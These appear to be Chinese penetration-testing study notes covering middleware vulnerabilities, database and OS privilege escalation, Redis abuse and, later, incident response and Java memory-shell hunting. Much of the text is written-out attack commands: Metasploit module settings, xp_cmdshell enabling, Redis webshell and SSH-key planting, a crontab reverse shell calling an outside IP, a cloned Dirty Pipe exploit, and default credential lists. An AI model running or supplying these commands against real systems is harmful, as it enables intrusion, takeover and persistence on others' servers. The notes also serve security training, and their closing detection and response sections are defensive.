<http://www.liuwx.cn/admin/img/>

这个时候就有可能会有目录遍历漏洞

Nginx

文件解析

加/.php

nginx: /uploadfiles/nginx.png, 当在该URL中输入不存在的文件名.php时,

发现会自动显示php界面内容

.png/.php

目录遍历目录穿越

在如下配置中设置目录别名时 **/files*** 配置为 **/home/** 的别名, 那么当我们访问 **/files.../** 时, **nginx实际处理的路径时** **/home/.../**** (根目录下的文件), 从而实现了穿越目录

files../

绕过: ../, 使用绝对路径, 双写, 截断绕过 (../windows/win.ini%00.jpg等价于../windows/win.ini;)

防御: 使用/闭合/files, 形成/files/

CRLF头部注入

CRLF是回车+换行(\r\n)的简称,其十六进制编码分别为0x0d和0x0a。在HTTP协议中,HTTP header与HTTP Body是用两个CRLF分隔的,浏览器就是根据这两个CRLF来取出HTTP内容并显示出来。所以,一旦我们能够控制HTTP消息头中的字符,注入一些恶意的换行,这样我们就能注入一些会话Cookie或者HTML代码。CRLF漏洞常出现在Location与Set-cookie消息头中

```
<img src=1 onerror=alert(xss/)
```

Tomcat

put远程代码执行

修改get请求为put请求

put后面接jsp脚本文件名,记得加'/'(文件名解析漏洞绕过利用),请求最后输入脚本的内容(shell)

tomcat允许适用put方法上传任意文件类型,但不允许jsp后缀文件上传;

1.jsp/绕过绕过, 1.jsp%20、 1.jsp::\$DATA 则可以成功绕过检测上传成功

war后门文件部署

war后门文件部署:tomcat8环境下默认进入后台的密码为tomcat/tomcat,

.jsp打包成.war,上传war包,使用工具连接war包即可得到shell

jBoss

反序列化漏洞

发现:

1.访问/jbossmq-httpil/HTTPServerILServlet请求中,返回200

1.访问 <http://your-ip:8080/invoker/readonly>, 返回500

2.访问/invoker/JMXInvokerServlet提示下载文件,则可能存在漏洞:

利用:使用ysoserial等工具生成序列化数据,利用curl提交二进制数据,成功接收shell:

war后门文件部署

Jboss弱口令进去后台

admin/admin, jboss/admin, admin/jboss, admin/123456, admin/password

制作war包木马上传然后工具连接获取shell

WebLogic

反序列化漏洞

原理:可以利用T3协议,IIOP协议发送反序列化对象数据,

判断:访问 http://IP:端口_async/AsyncResponseService, 出现



创建shell.txt文件，并开启web服务，访问 http://192.168.1.5:7001/_async/AsyncResponseService，截取数据包，用数据包替换截取的数据包，返回的响应数据，操作成功

war后门文件部署

WebLogic常用弱口令：

system	password
weblogic	weblogic
guest	guest
portaladmin	portaladmin
admin	security

上传 War 木马文件获得 WebShell。

其他：SSRF漏洞，任意文件上传

ssrf

任意文件上传

中间件配置文件

1. Apache Web 服务器：httpd.conf 文件通常位于 /etc/httpd/ 或者 /usr/local/apache2/conf/ 目录下。
2. Nginx Web 服务器：nginx.conf 文件通常位于 /etc/nginx/ 或者 /usr/local/nginx/conf/ 目录下。
3. MySQL 数据库：my.cnf 文件通常位于 /etc/mysql/ 或者 /usr/local/mysql/etc/ 目录下。
4. PostgreSQL 数据库：postgresql.conf 和 pg_hba.conf 文件通常位于 /var/lib/pgsql/data/ 或者 /etc/postgresql//main/ 目录下。
5. Oracle 数据库：initSID.ora 和 listener.ora 文件通常位于 \$ORACLE_HOME/dbs/ 目录下。
6. Tomcat 应用服务器：server.xml、context.xml 和 web.xml 文件通常位于 /conf/ 目录下。
7. JBoss 应用服务器：standalone.xml 和 standalone-full.xml 文件通常位于 /standalone/configuration/ 目录下。

Fastjson反序列化漏洞

原理：fastjson提供了autotype功能，在请求包中修改@type的值，来反序列化为指定的类型，而fastjson在反序列化获取类中的属性，如果类中存在恶意方法，就会导致漏洞产生。

判断：

正常请求是get请求并且没有请求体，可以通过构造错误的POST请求，看返回包中有fastjson字没有。

出网利用链：[com.sun.org.apache.bcel.internal.util.ClassLoader](#)（bcel利用链）

不出网打法（两个利用链）：

1. com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl (Xalan利用链)
2. org.apache.tomcat.dbcp.dbcp2.BasicDataSource (也就是常说的dbcp链)

无回显怎么办:

- 1.一种是直接将命令执行结果写入到静态资源文件里, 如html、js等, 然后通过http访问就可以直接看到结果
- 2.通过dnslog进行数据外带, 但如果无法执行dns请求就无法验证了
- 3.直接将命令执行结果回显到请求Poc的HTTP响应中

Shiro反序列化漏洞

原理:

shiro在用户登录时除了账号密码外还提供了可传递选项remember me。用户在登录时如果勾选了remember me选项, 那么在下次登录时浏览器会携带cookie中的remember me字段发起请求, 就不需要重新输入用户名和密码。

判断/特征:

- 1.数据返回包中包含rememberMe=deleteMe字段。
- 2.直接发送原数据包, 返回的数据中不存在关键字可以通过在发送数据包的cookie中增加字段: rememberMe=然后查看返回数据包中是否存在关键字。

Payload产生的过程: 命令=>序列化=>AES加密=>base64编码=>RememberMe Cookie值

Shiro-550

AES加密的密钥Key被硬编码在代码里, 只要能获取到这个key就可以构造恶意数据让shiro识别为正常数据, 攻击者构造恶意代码, 并且序列化, AES加密, base64编码后, 作为cookie的rememberMe字段发送。Shiro将rememberMe进行编码, 解密并且反序列化, 最终造成反序列化漏洞。

Shiro-721

Shiro721的ase加密的key基本猜不到, 系统随机生成, 可使用登录后rememberMe去爆破正确的key值, 利用有效的RememberMe Cookie作为Padding Oracle Attack的前缀, 然后精心构造RememberMe Cookie 值来实现反序列化漏洞攻击, 难度高

通过流量分析判断对方使用的shiro攻击成功呢

通过响应包内容来分析shiro是否利用成功, rememberMe= xxxxxx字符串的长度来判断

log4jRCE

引入了 **Lookup** 接口

log4j, **记录 web 日志**

原理: log处理的时候, 对 **\$** 这两个紧邻的字符做了检测, 匹配到表达式结构的时, 触发替换机制,

将表达式的内容替换为表达式解析后的内容, 攻击者构造符合要求的表达式 就可以了

log4j的原理就是lookup支持的\${} 能够寻找并打印解析式解析后的值，通过jndi注入能够成功重定向执行恶意代码

特征: \${jndi: rmi}或者\${jndi: ldap

利用: 构造恶意payload:

比如payload=\${jndi:ldap://xxxxxx.ceye.io}

ceye.io: dnslog平台

LiqunKit 综合漏洞利用工具

> 渗透测试流程

信息收集:

- 1、获取域名whois信息
- 2、服务器子域名、旁站、c段查询
- 3、服务器操作系统版本补丁状况、web中间件类型、版本、数据库类型等
- 4、服务器开放端口: 22 ssh 80 web 445 3389.。

主机扫描(Nessus)、端口扫描(nmap)、子域名 (layer)

漏洞扫描:

nessus, awvs , appscan

漏洞验证:

是否存在漏洞, 是否可以拿到webshell或者其他权限

权限提升:

windows内核溢出提权, 数据库提权、组策略首选项提取、web中间件提权、dll劫持提权、第三方软件/服务提权

linux内核漏洞提权、劫持高权限程序提权、sudoer配置文件错误提权

漏洞利用:

日志清理:

输出报告:

> 权限提升

Linux:

UID 为0: root用户, 是系统的超级用户, 拥有系统的所有权限。

UID 为1 ~ 999: Linux 系统为了避免因某个服务程序出现漏洞而被黑客提权至整台服务器, 默认服务程序会由独立的系统用户负责运行, 进而有效控制被破坏范围。通常是一些特殊系统用户, 用于运行系统服务和进程。

普通用户UID 从1000 开始: 是由管理员创建的用于日常工作的用户。

Windows：（用户及组）

system：系统权限

administrator：管理员权限（administrators组内都是属于administrator）

user guest：普通用户权限

数据库提权

获取数据库密码

0、网站存在高权限SQL注入点

1、数据库的存储文件或备份文件

2、网站应用源码中的数据库配置文件

3、采用工具或脚本爆破(需解决外联问题)

H5 MySQL提权

H6 msf udf提权

提权条件：有数据库最高权限用户的密码

secure-file-prlv没进行目录限制（文件没办法导出，全部失效）

获取密码-开启外联-高版本创建\lib\plugin\目录-MSF 导出dll-Webshell 执行后续

哥斯拉链接数据库执行数据库语句开启外链

```
GRANT ALL PRIVILEGES ON *.* TO '帐号'@'%' IDENTIFIED BY '密码' WITH GRANT OPTION;
```

msf导出ddl:

```
use exploit/multi/mysql/mysql_udf_payload
set password root
set password 123456
set rhosts 192.168.138.1（靶机ip）
run
```

命令调用执行

```
create function sys_eval returns string soname "udf.dll": 创建一个函数名绑定dll文件，可以调用函数名执行dll文件
select sys_eval('whoami');
```

后续可以通过调用cmd下载文件，然后执行文件，上线

H6 msf 启动项提权

借助mysql是root权限，在启动项写一个木马，开机就会执行

msf命令：

```
MSF: (提前先开外连)
use exploit/windows/mysql/mysql_start_up
set rhosts 192.168.138.1
set username root
set password 123456
set AllowNoCleanup true
show options
run
```

开启监听端口就可以了 (show options里边有监听端口信息啥的)

H6 反弹shell提权

其实就是udf提权

mysql.txt文件加上反弹的命令, 命令中有监听的ip和端口

```
create function backshell returns string soname 'udf.dll';
select backshell('192.168.138.133 ',7788)
```

设置监听端口, 构造的语句执行就会返回监听

H6 MOF提权, 成功几率很低算了

H5 MSSQL提权

默认支持外链,

H6 xp_cmd提权

原理: xp_cmdshell可以执行系统命令

开始xp_cmd扩展功能

```
use master;
exec sp_configure 'show advanced options',1;
reconfigure;
exec sp_configure 'xp_cmdshell',1;
reconfigure;

##1开启, 0关闭, 关闭时从xp_cmdshell ---> options依次关闭
```

然后就可以执行命令

```
use master;
exec master..xp_cmdshell "whoami";
```

后续可以远程命令执行创建用户达到提权效果

H6 使用sp_oacreate进行提权

在xp_cmdshell被删除或者出错情况下, 可以充分利用SP_OACreate进行提权

命令开启组件之后

```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE WITH OVERRIDE;
EXEC sp_configure 'Ole Automation Procedures', 1;
RECONFIGURE WITH OVERRIDE;
EXEC sp_configure 'show advanced options', 0;
```

后续可以用命令进行直接加用户、直接传马、启动项写入加账户脚本等操作

H6 沙盒

关闭沙盒模式，执行系统命令，恢复配置

执行系统命令可以是添加用户等

H5 oracle提权

用工具oracleShell选择DBA模式或者注入模式执行

H5 redis未授权访问

用redis-cli命令远程免密登录redis主机

```
# 无密码登录命令
redis-cli -h 目标主机IP
```

成功就存在未授权访问

H6 利用redis写webshell

攻击机链接redis数据库: redis-cli -h ip

连接成功写一句话木马:

```
config set dir /tmp #设置 WEB 写入目录
config set dbfilename 1.php #设置写入文件名
set test "<?php phpinfo();?>" #设置写入文件代码
save #保存执行
```

H6 利用公私钥认证获取root权限

条件

```
条件: redis服务器使用root账户登录
安全模式protected-mode关闭
允许使用密钥登录(即可远程写入一个公钥, 直接远程登录服务器)
```

redis-stable工具生成ssh公钥和私钥, 密码设置为空

```
1. 进入redis-stable工具中: cd redis-stable
2. 生成公钥和私钥(密码直接回车为空): ssh-keygen -t rsa
```

将生成的公钥保存到1.txt, 用1.txt尝试连接服务器

```
cat 1.txt | redis-cli -h 123.58.224.8 -p 35249 -x set crack
```

链接目标主机, 更改一下ssh公钥的一些信息

```
5. 连接到目标主机上去，然后更改目标服务器Redis备份路径为ssh公钥存放目录（一般默认为/root/.ssh）：  
config set dir /root/.ssh  
设置上传公钥的备份文件名字为authorized_keys: config set dbfilename authorized_keys  
保存并退出: save, exit
```

攻击机免密登录

```
6. 攻击机使用ssh免密登录靶机，利用私钥成功登录redis服务器  
进入/root/.ssh/ 目录里，然后连接: ssh -i id_rsa root@123.56.11.19
```

H6 crontab计划任务getshell

写入计划任务（连接时需要以root用户身份）：

```
config set dir /var/spool/cron/crontabs  
config set dbfilename root  
set xxx "\n\n\n*/1 * * * * /bin/bash -i>&/dev/tcp/192.168.1.143/4444 0>&1\n\n\n"  
save
```

攻击机收到反弹shell命令

H6 利用主从复制rce（python脚本）

攻击机下载脚本，执行脚本

执行whoami命令

```
./redis-master.py -r 123.58.224.8 -p 35249 -L 123.56.11.19 -P 8888 -f RedisModulesSDK/exp/exp.so  
-c "whoami"  
(第一个ip是靶机，第二个ip是攻击机)
```

windows溢出漏洞提权

用msf生成反向反弹木马

使用 `exploit/multi/handler` 监听木马反弹过来的shell:

把生成的test.exe发送到对方服务器上（已经获取web权限），然后运行exe

msf监听成功继承了iis权限（非系统权限），

msf全自动提权：筛选EXP模块、利用EXP溢出提权

```
use post/multi/recon/local_exploit_suggester（全自动：快速识别系统中可能被利用的漏洞）
```

随便选择显示可以利用的模块，开始攻击

```
use exploit/windows/local/ms16_075_reflection: 使用选择的这个EXP模块  
show options  
set session 1  
run  
getuid: 再次查看权限
```

或者使用cs插件提权，一般我用巨龙插件比较多

直接图形化用本地提权的一些操作

User->system

at本地命令提权、ps提权、进程迁移注入提权、令牌窃取提权、msf自动化提权、bypassUAC提权、DLL 劫持提权

进程迁移注入提权就是将获取到权限低的进程注入至进程中权限高的中，这样就实现了权限提升，同时注入进程提权相当于开启了一个后门，隐蔽性极高，不会创建新的进程，很难发现。

msf进程注入：

```
msf先上线然后：
ps ##查看进程
migrate PID 迁移进程，这个pid是你选择进程的id号
```

令牌(token)是系统的临时密钥，相当于账号和密码，用来决定是否允许这次请求和判断这次请求是属于哪一个用户的，**令牌窃取提权就是通过假冒一个网络中的另一个用户进行各类操作。**

msf令牌窃取提权：

```
上线之后：
use incognito
list_tokens -u          #列出有的令牌
impersonate_token "NT AUTHORITY\SYSTEM" #窃取system令牌
```

烂土豆提权是一个本地提权，通过一系列的Windows API调用实现的，模仿为“NT AUTHORITY\SYSTEM”账户本地协商一个安全令牌

msf上线之后，上传烂土豆exe到www目录下然后：

```
execute -cH -f ./potato.exe    ##执行烂土豆程序
use incognito                  ##加载窃取功能
list_tokens -u                  ##查看可窃取的令牌
impersonate_token "NT AUTHORITY\SYSTEM" ##使用令牌
```

msf自动化提权

```
getsystem
```

bypassUAC提权，确认getsystem无法提权（UAC开了就失败），尝试bypassUAC

msf:

```
search uac ##搜索
根据不同的版本信息，选择不同的模块
use exploit/windows/local/ask    ##选择模块
sessions                        ##查看后台进程
set session 1                   ##选择进程
set lport 5555                  ##设置监听端口，有时候返回回来会出现错误，所以就另起一个监听。
```

监听回来再次使用getsystem，发现能够提权到system权限

DLL 劫持提权：程序运行一般会加载系统dll或本身程序自带的dll，如果我们将程序执行时需要加载的dll文件替换成木马程序，那么我们下次在启动程序时所加载的dll就是我们替换的那个木马程序了。

攻击过程：收集进程加载的dll-msf制作dll木马并上传-替换dll-启动应用后成功

使用 **火绒剑** 分析该进程执行时加载了哪些dll，系统文件一般我们是更改不了的，所以一般选择 **未知文件和数字签名文件**。

不带引号且带空格服务路径提权

在 Windows 中，如果服务没有用引号括起来并且有空格，它会将空格作为中断处理，并将服务路径的其余部分作为参数传递。如果c:\zmf xingxing\mmm.exe将msf生成的后门文件名字改成zmf.exe然后传到对应服务目录中，如果重新启动服务，msf设置监听就会返回结果，geiuid查看权限会提示system权限

有的服务设置的不安全，直接修改服务路径使得，直接执行咱们的后门exe程序

linux 提权

SUID提权：SUID是Linux的一种权限机制，具有这种权限的文件会在其执行时，使调用者暂时获得该文件拥有者的权限。如果拥有SUID权限，那么就可以利用系统中的二进制文件和工具来进行root提权。

SUID设置方法1、chmod u+s FILE 2、chmod u-s FILE

用命令查找所有具有root权限的SUID文件，然后对比里边有没有可以执行的文件，比如find、vim、nmap、bash、cp等，如果有，就可以用这些文件执行命令，比如find xingxing.php -exec whoami \;就可以执行whoami操作，返回root

脏牛漏洞(CVE-2016-5195)：Linux内核在处理写入时复制时产生了竞争条件，任务执行顺序异常，可导致应用崩溃，或令攻击者有机可乘，提权

下载exp，gcc编译然后执行，提权成功

SUDO(CVE-2021-3156)：sudo 缓冲区/栈溢出漏洞，无需进行身份验证，成功获取root权限。

检测：以非root用户登录系统，并运行如下命令：sudoedit -s / 如果响应一个以sudoedit:开头的报错，那么表明存在漏洞。

命令下载exp，make编译然后运行

Dirty Pipe(CVE-2022-0847)：可覆盖重写任意可读文件中的数据，从而可将普通权限的用户提升到root权限。

```
git clone https://github.com/imfiver/CVE-2022-0847.git
cd CVE-2022-0847
chmod +x Dirty-Pipe.sh
bash Dirty-Pipe.sh
```

Linux Polkit 权限提升漏洞(CVE-2021-4034)：可以使用 polkit 执行具有提升权限的命令，使用命令pkexec 后跟要执行的命令（具有 root 权限）。

利用条件：

- 1、攻击者需要一个本地用户权限
- 2、恶意文件需要可执行

直接上传文件，gcc编译然后执行，提权成功

linux 权限维持

- 添加用户和密码

- SUID Shell
- ssh公私钥免密登录
- 软连接
- SSH wrapper
- strace后门
- crontab反弹shell
- openssh后门

> 应急响应、溯源

思路

应急响应排查点：账户，网络连接，进程，启动项，计划任务，服务，文件webshell查杀，日志，linux多一个历史命令

日志：EventLogExplorer
账户：D盾、Pchunter
端口：火绒剑 DNSQuerySniffer
进程：pyark, Pchunter
启动项、计划任务、服务：autoruns:
文件：WinPrefetchView
webshell和后门：河马、D盾、暗组盾、360杀毒、腾讯管家、Bitdefender Antivirus Free

应急思路

收集信息：判断事件类型（勒索、挖矿、断网、DoS）+ 收集客户信息（中毒主机信息、样本+流量、日志、设备日志等）
抑制范围：隔离，使受害面不继续扩大
分析时间：日志分析、进程分析、启动项分析、样本分析方便后期溯源
清理处置：杀掉进程，删除文件，打补丁，删除异常系统服务，清除后门账号防止事件扩大（依据现场客户来操作，慎重！）
恢复。输出报告：

怎么处置一个事件

先判断事件类型，挖矿，勒索，web入侵，系统入侵
根据时间类型不同指定针对点不同的排查方案，比如挖矿重点排查进程和网络连接，以及启动项与服务后门的情侣，web入侵主要排查web中间件日志以及系统日志

病毒特征

蠕虫：出口防火墙、本地端口连接情况，主动向外网发起大量连接

僵尸网络：**IRC隐藏主机信息**：僵尸网络的攻击是一种恶意的行为，所以拥有僵尸网络的黑客为了防止被侦测，会有意地隐藏服务器的基本信息；**发送大量请求和数据包**：在僵尸网络将要活动的时候，会发送大量的DNS查询来定位C&C服务器，发送大量的连接请求。

挖矿病毒：服务器持续向外部ip发送连接，下载病毒源；不规则的异常进程、异常下载，cpu几乎占满

挖矿：消耗大量的CPU或GPU资源

勒索：电脑桌面出现勒索信息文件、文件后缀被篡改、业务系统无法访问

web入侵、系统入侵： 日志与流量分析，异常的通讯流量 攻击源与攻击目标等 服务器资源异常，异常的文件、账号、进程、端口，启动项、计划任务和服务等

SSH暴力破解： 22端口上具有不明地址的连接，/var/log/secure中存在大量登录失败记录

短链接： 监控设备发现服务器不断向某地址发起请求，多次刷新端口、进程时发现短链接

盖茨病毒： CPU资源异常，异常进程占用大量网络带宽，异常IP连接、异常进程、异常启动项

DDOS病毒： 服务器网络资源异常、带宽占用率高，影响网络业务使用

指令

H5 windows

系统账户相关：

net user（无法列出\$用户）

lusrmgr.exe（无法找到注册表方式建立的用户）

查看注册表（最准）`HKEY\_LOCAL\_MACHINE\SAM\SAM\Domains\Account\Users\`

D 盾有查看账户的功能

进程、端口相关：

查看开放的端口：`netstat -ano`

重点看状态是 ESTABLISHED 的端口：`netstat -ano | findstr 'estab'`

查看路由：`netstat -rn`

查看系统信息：`msinfo32`，依次点击 `软件环境→正在运行任务`，可以看到当前的进程

查找 PID 对应的进程：`tasklist | findstr PID`

杀死进程：

```text

taskkill /f /pid 123 /t

taskkill /f /im explorer.exe /t

```

查看进程对应的文件：依次输入 `wmic`—`process`

显示 进程—PID—服务：`tasklist /svc`

查看 Windows 服务所对应的端口：

`%system%/system32/drivers/etc/services（一般 %system% 就是 C:\Windows）`

防火墙配置：`netsh firewall show all`

启动项、计划任务、服务：

开机启动文件夹：`【开始】>【所有程序】>【启动】`

对应的路径：`C:\Users\xxxx\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`

系统配置的启动项：`msconfig`

注册表的启动项：

```text

HKEY\_CURRENT\_USER\software\micorsoft\windows\currentversion\run

HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Runonce

```

组策略：`gpedit.msc` 依次选择 `【计算机配置】【Windows 设置】【脚本】【启动】`

使用工具：`Autoruns`

服务相关

查看服务：`services.msc`

3. 系统信息

查看系统信息及补丁：`systeminfo`

4. 可疑文件和目录

1. 自动生成的用户目录：

```text

Window 2003 C:\Documents and Settings

Window 2008R2 C:\Users\

```

最近打开的文件：`%UserProfile%\Recent`

排查的几个点：

1. 回收站、浏览器下载记录、浏览器历史记录
2. 时间排序，查看最新的文件
3. 修改时间在创建时间之前的文件

日志相关

查看日志：`eventvwr.msc`

H5 liunx:

查看用户信息：

```
cat /etc/passwd# 查看用户信息文件
cat /etc/shadow# 查看影子文件
awk -F: ' $3==0{print $1}' /etc/passwd
cat /etc/passwd | grep x:0 # 查看系统是否还存在其他的特权账户，uid为0，默认系统只存在root一个特权账户
who #查看当前登录用户，以及其登录ip
stat /etc/passwd #查看密码文件上一次修改的时间，如果最近被修改过，那就可能存在问题
cat /etc/passwd | grep /bin/bash: 查看能用bash shell登录的用户。
```

历史命令

```
history: 查看历史命令
保存历史命令: cat .bash_history >>history.txt
```

端口

```
netstat -pantu #查看端口开放和连接情况
ls -l /proc/pid/exe: 如果发现可疑外联IP，即可根据对应PID查找其文件路径
```

进程

```
ps -aux: 查看进程
ps -aux | grep pid: 查看关联进程
ps aux --sort=pcpu | head -10: 查看cpu占用率前十的进程
```

自启项

```
systemctl list-unit-files | grep enabled: 查看开机启动
```

定时任务

```
查看定时任务: crontab -l
查看root用户任务计划crontab -u root -l
```

进程监控

```
top
top -p pid: 监控指定程序
```

网站被植入WebShell的应急响应流程

主要关注Web日志，看有哪些异常的HTTP访问

如果有备份源码的情况下可以，用文件对比的方法快速定位Webshell

- 1、**定位时间和范围**：扫描WebShell位置；定位文件创建的时间；检查Web根目录.htaccess文件
- 2、**Web日志审计**：例如查看access.log（`/var/log/nginx`），下载到本地审计
- 3、**漏洞分析**：分析可能存在漏洞的地方，复现漏洞GetShell。
- 4、**漏洞修复**：清除WebShell并修复漏洞
- 5、**对系统和Web应用进行安全加固**

网站被挂马

先查看检查服务器web日志，查看是否有可疑的web访问日志，比如说filter或者listener类型的内存马，会有大量url请求路径相同参数不同的，或者页面不存在但是返回200的请求。

如在web日志中并未发现异常，可以排查是否为中间件漏洞导致代码执行注入内存马，排查中间件的error.log日志查看是否有可疑的报错，根据注入时间和方法根据业务使用的组件排查是否可能存在java代码执行漏洞以及是否存在过webshell，排查框架漏洞，反序列化漏洞。

查看是否有类似哥斯拉、冰蝎特征的url请求，哥斯拉和冰蝎的内存马注入流量特征与普通webshell的流量特征基本吻合。

通过查找返回200的url路径对比web目录下是否真实存在文件，如不存在大概率为内存马

内存马如何查杀

检查 web 日志，查看是否有可疑流量。

检查中间件日志与中间件版本，排查是否是中间件漏洞导致的内存马攻击。

检查其他流量日志。

内存马的流量特征主要有两点：

可能会有大量的 url 相同但 params 不同且响应 200 的请求（Java Filter 和 Listener 内存马）

可能会有类似于 webshell 流量特征，但返回 200 的 url 目录下无此文件

常用的内存马查杀工具：

arthas

java-memshell-scanner

FindShell

如何排查java内存马，请说一下你的思路

1.**收集基本信息：首先，我们需要收集运行环境的基本信息，包括操作系统的类型和版本、Java的版本和安装位置等。这些信息可以帮助我们理解应用程序运行的上下文。2.**Java堆内存分析：我们可以使用Java内置的诊断工具，例如jmap，导出Java堆内存的快照，然后利用工具（如MAT、JProfiler、VisualVM等）来分析这个内存快照，找出异常的对象和类。3.**分析Java的类加载器：内存马通常会通过创建新的类加载器来加载恶意的类。我们可以通过分析Java的类加载器来找出这些隐藏的恶意类。4.**Java线程分析：我们可以使用Java的线程堆栈分析工具，例如jstack，来观察应用程序的运行状态。如果有恶意线程正在运行，我们可以通过分析线程堆栈来了解其运行情况。5.**查看Java的系统属性和环境变量：内存马有可能会修改Java的系统属性或者环境变量以达到其目的。我们可以查看Java的系统属性和环境变量，看是否有异常。6.**分析网络行为：我们还可以使用网络监控工具来分析应用程序的网络行为。如果应用程序有异常的网络连接，比如连接到未知的远程服务器，那就可能是内存马的迹象。

内存马查杀思路

内存马分java,php,python

部分webshell可以通过重启中间件就能让其失效，例如php的不死马。

java内存马可以分三类：当将不同类型的内存马按照功能和行为进行分类时，可以将它们划分为以下三类：

\1. 内存注入型马（Memory Injection Malware）和进程挂钩型马（Process Hooking Malware）：这两种类型的内存马都涉及到在合法进程的内存空间中执行恶意代码。它们利用不同的技术将恶意代码注入到进程中，以实现攻击目的。内存注入型马通过将恶意代码直接注入到进程内存中运行，而进程挂钩型马通过修改进程的函数调用表或挂钩系统调用来劫持进程的执行流程。

\2. 内核模式马（Kernel-mode Malware）：这种类型的内存马在操作系统的内核模式下运行，具有更高的特权级别和广泛的系统访问权限。它可以通过操作系统漏洞或恶意驱动程序来实现对内核的攻击。内核模式马对系统的篡改和控制能力更强，因此更难被检测和清除。

\3. 反射型马（Reflective Malware）和文件型内存马（Fileless Memory Malware）：这两种类型的内存马都不需要将恶意代码写入磁盘上的文件。反射型马直接在内存中加载和执行恶意代码，而文件型内存马将恶意代码存储在非执行文件中，然后通过利用系统软件漏洞或应用程序漏洞将其加载到内存中执行。这两种类型的内存马都可以绕过传统的文件扫描检测，增加了检测和清除的难度。

这样的分类可以帮助我们理解不同类型内存马的特点和攻击方式，从而采取相应的防御措施。需要注意的是，这些分类并不是严格划分，有些内存马可能具有多种特征和行为。

但java的内存马比较难杀，我们可以通过一些工具手工排查这些内存马进行查杀。

例如Arthas这款工具

干货 | 冰蝎、哥斯拉内存马应急排查方式汇总 (qq.com)


这篇文章很详细。具体思路是首先查看加载器里面你认为可疑的jsp文件命令是classloader。然后看filter类和servlet类，命令是sc *filter sc *servlet。然后用jad进行反编译查看我们认为可疑的类。一般可疑的类可以进行判断，因为冰蝎，哥斯拉注入的名字都是一样的，反编译完后可以直接丢河马会进行分析，判断为可疑文件则进行查杀。

还可以用heapdump这个命令来查找，首先用strings查找post200的请求，然后对路径进行访问，一般没有文件的就是内存马。

```
strings /var/cache/tomcat/temp/heapdump2022-10-19-12-464292342944555007800.hprof| grep "POST /"
```

jdk自带的sa-jdi

这个是java自带的，sa-jdi是JDK提供的一个强大的调试工具集，适用于语言层和虚拟机层，支持调试运行着的Java进程、core文件和虚拟机crash之后的dump文件。在没有其它工具的情况下，也可以勉强凑合着使用它进行简单的分析。



\1. Monitor System Calls and API Calls:

1.监控系统调用和API调用:

Use system call tracing tools like strace (on Linux) or Process Monitor (on Windows) to monitor system calls and API calls made by Java processes. This can help you identify suspicious behavior, such as unexpected network connections or file access.

使用 strace（在 Linux 上）或 Process Monitor（在 Windows 上）等系统调用跟踪工具来监视 Java 进程进行的系统调用和 API 调用。这可以帮助您识别可疑行为，例如意外的网络连接或文件访问。

\2. Analyze Java Process Memory:

